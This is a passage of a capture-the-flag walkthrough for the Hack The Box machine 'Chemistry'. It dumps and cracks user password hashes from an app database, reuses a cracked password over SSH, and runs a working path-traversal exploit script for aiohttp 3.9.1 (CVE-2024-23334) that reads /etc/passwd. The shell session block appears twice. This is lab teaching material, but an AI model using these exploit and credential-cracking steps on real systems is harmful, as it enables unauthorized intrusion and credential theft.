
The web server uses a sqlite database and the secret key is `MyS3cretCh3mistry4PP`. The secret key isn't useful here because we don't need to forge cookies or perform CSRF attacks, as we already have a shell on the machine.

Looking around, there is a **database.db** file in the **instance** directory. There should be some valuable info inside:



```
app@chemistry:~$ ls
app.py  instance  static  templates  uploads
app@chemistry:~$ cd instance/
app@chemistry:~/instance$ ls
database.db
app@chemistry:~/instance$ sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .table
structure  user
sqlite> .schema user
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(150) NOT NULL,
        password VARCHAR(150) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
sqlite> SELECT username, password FROM user;
admin|2861debaf8d99436a10ed6f75a252abf
app|197865e46b878d9e74a0346b6d59886a
rosa|63ed86ee9f624c7b14f1d4f43dc251a5
robert|02fcf7cfc10adc37959fb21f06c6b467
jobert|3dec299e06f7ed187bac06bd3b670ab2
carlos|9ad48828b0955513f7cf0f7f6510c8f8
peter|6845c17d298d95aa942127bdad2ceb9b
victoria|c3601ad2286a4293868ec2a4bc606ba3
tania|a4aa55e816205dc0389591c9f82f43bb
eusebio|6cad48078d0241cca9a7b322ecd073b3
gelacia|4af70c80b68267012ecdac9a7e916d18
fabian|4e5d71f53fdd2eabdbabb233113b5dc0
axel|9347f9724ca083b17e39555c36fd9007
kristel|6896ba7b11a62cacffbdaded457c6d92
test|098f6bcd4621d373cade4e832627b4f6
sqlite> 
```

I found Rosa's password hash. Looks to be an MD5 hash. Hashes.com confirmed it and cracked the hash for us too:




Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

Pay professionals to decrypt your remaining lists
https://hashes.com/en/escrow/view

Possible identifications: Decrypt Hashes

```
63ed86ee9f624c7b14f1d4f43dc251a5 - unicorniosrosados - Possible algorithms: MD5
```

Her password is `unicorniosrosados`. Next step would be to try and SSH into the box with these creds:



```
app@chemistry:~$ ls
app.py  instance  static  templates  uploads
app@chemistry:~$ cd instance/
app@chemistry:~/instance$ ls
database.db
app@chemistry:~/instance$ sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .table
structure  user
sqlite> .schema user
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(150) NOT NULL,
        password VARCHAR(150) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
sqlite> SELECT username, password FROM user;
admin|2861debaf8d99436a10ed6f75a252abf
app|197865e46b878d9e74a0346b6d59886a
rosa|63ed86ee9f624c7b14f1d4f43dc251a5
robert|02fcf7cfc10adc37959fb21f06c6b467
jobert|3dec299e06f7ed187bac06bd3b670ab2
carlos|9ad48828b0955513f7cf0f7f6510c8f8
peter|6845c17d298d95aa942127bdad2ceb9b
victoria|c3601ad2286a4293868ec2a4bc606ba3
tania|a4aa55e816205dc0389591c9f82f43bb
eusebio|6cad48078d0241cca9a7b322ecd073b3
gelacia|4af70c80b68267012ecdac9a7e916d18
fabian|4e5d71f53fdd2eabdbabb233113b5dc0
axel|9347f9724ca083b17e39555c36fd9007
kristel|6896ba7b11a62cacffbdaded457c6d92
test|098f6bcd4621d373cade4e832627b4f6
sqlite>
```

```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ ssh rosa@10.10.11.38
The authenticity of host '10.10.11.38 (10.10.11.38)' can't be established.
ED25519 key fingerprint is SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTobQqcaz7PC6S8k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.38' (ED25519) to the list of known hosts.
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 29 Dec 2024 07:33:38 PM UTC

  System load:           0.0
  Usage of /:            76.8% of 5.08GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:fe94:d687


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

rosa@chemistry:~$
```

Boom, we're logged in as Rosa now.

Post-Exploit Enumeration

Operating Environment

Current User

- `id` output:
  `uid=1000(rosa) gid=1000(rosa) groups=1000(rosa)`
- `sudo -l` output:
  `Sorry, user rosa may not run sudo on chemistry.`

Network Configurations

Open Ports

`netstat -tanup | grep LISTEN` output:

```
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
-
tcp6       0      0 :::22                   :::*                    LISTEN
-
```

Processes and Services

Interesting Processes

Interesting process running as root, found by `ps aux | grep root`:
`root 1073 1.3 2.6 280880 52372 ? Rsl 15:41 3:50 /usr/bin/python3.9 /opt/monitoring_site/app.py`

Interesting Files


/opt/monitoring_site >

Unable to view or edit contents due to insufficient permissions

Privilege Escalation

Local enumeration revealed there was something listening locally on port 8080, so I exited the SSH session and logged back with port forwarding to expose that port, allowing me to see what's there. The command I used to do that was: `ssh -L 8080:localhost:8080 rosa@10.10.11.38`, which tells my local machine to forward all requests made to it through port 8080 to the remote server's local machine on port 8080. So when I navigate to localhost:8080 on my browser, that connection will get sent through the SSH tunnel and the remote machine will respond.

The output of `netstat` didn't tell me the process bound to that port but I guessed it was a web server because 8080 is a common port for web servers besides 80. Here's what I see in my browser:




Turns out it was a web server after all. It's also being ran as root, according to the output of `ps aux | grep root`. There is a button "List Services" that allows us to see services that are running and others that are stopped, but the Start and Stop Service buttons are non functional.

We need more info about this webpage, so we'll run `whatweb` against it. Here's what we get:

```
WhatWeb report for http://localhost:8080
Status     : 200 OK
Title      : Site Monitoring
IP         : <Unknown>
Country    : <Unknown>

Summary    : HTML5, HTTPServer[Python/3.9 aiohttp/3.9.1], JQuery[3.6.0], Script

Detected Plugins:
[ HTML5 ]
        HTML version 5, detected by the doctype declaration



[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Python/3.9 aiohttp/3.9.1 (from server string)
```

```
[ JQuery ]
        A fast, concise, JavaScript that simplifies how to traverse
        HTML documents, handle events, perform animations, and add
        AJAX.

        Version      : 3.6.0
        Website     : http://jquery.com/

[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.



HTTP Headers:
        HTTP/1.1 200 OK
        Content-Type: text/html; charset=utf-8
        Content-Length: 5971
        Date: Sun, 29 Dec 2024 21:57:30 GMT
        Server: Python/3.9 aiohttp/3.9.1
        Connection: close
```

The scan discovers that the webserver uses **aiohttp 3.9.1**. Now we need to see if we can find any known vulnerabilities and a POC to go with it. There are many sites online talking about a path traversal vulnerability, but I chose to look at the one on GitHub:



https://github.com/z3rObyte/CVE-2024-23334-PoC

z3rObyte / CVE-2024-23334-PoC Public

z3rObyte Update server.py 75e2796 · 9 months ago 6 Commits

static	Add files via upload	9 months ago
README.md	Update README.md	9 months ago
exploit.sh	Update exploit.sh	9 months ago
requirements.txt	Add files via upload	9 months ago
server.py	Update server.py	9 months ago

README

CVE-2024-23334-PoC

A proof of concept of the path traversal vulnerability in the python AioHTTP library =< 3.9.1

Requirements

- python3-venv

```
sudo apt install python3-venv
```

Lab setup

About

A proof of concept of the path traversal vulnerability in the python AioHTTP library =< 3.9.1

Readme
Activity
15 stars
1 watching
0 forks
Report repository


Releases
No releases published

Packages
No packages published

Languages
Python 58.0% Shell 42.0%

Fortunately there is also a poc attached, which we will use. I made a few changes to match my target, like changing the port number and the directory in the **payload** variable (/static/ was the original directory, it didn't exist on the site) and then executed the script:


```bash
#!/bin/bash

url="http://localhost:8080"
string="../"
payload="/assets/"
file="etc/passwd" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}"
"$url$payload$file")
    echo -e "\tStatus code --> $status_code"

    if [[ $status_code -eq 200 ]]; then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
done
```



```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ ./exploit.sh
[+] Testing with /assets/../etc/passwd
        Status code ⟶ 404
[+] Testing with /assets/../../etc/passwd
        Status code ⟶ 404
[+] Testing with /assets/../../../etc/passwd
        Status code ⟶ 200
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:,,,:/home/app:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false

┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ 
```

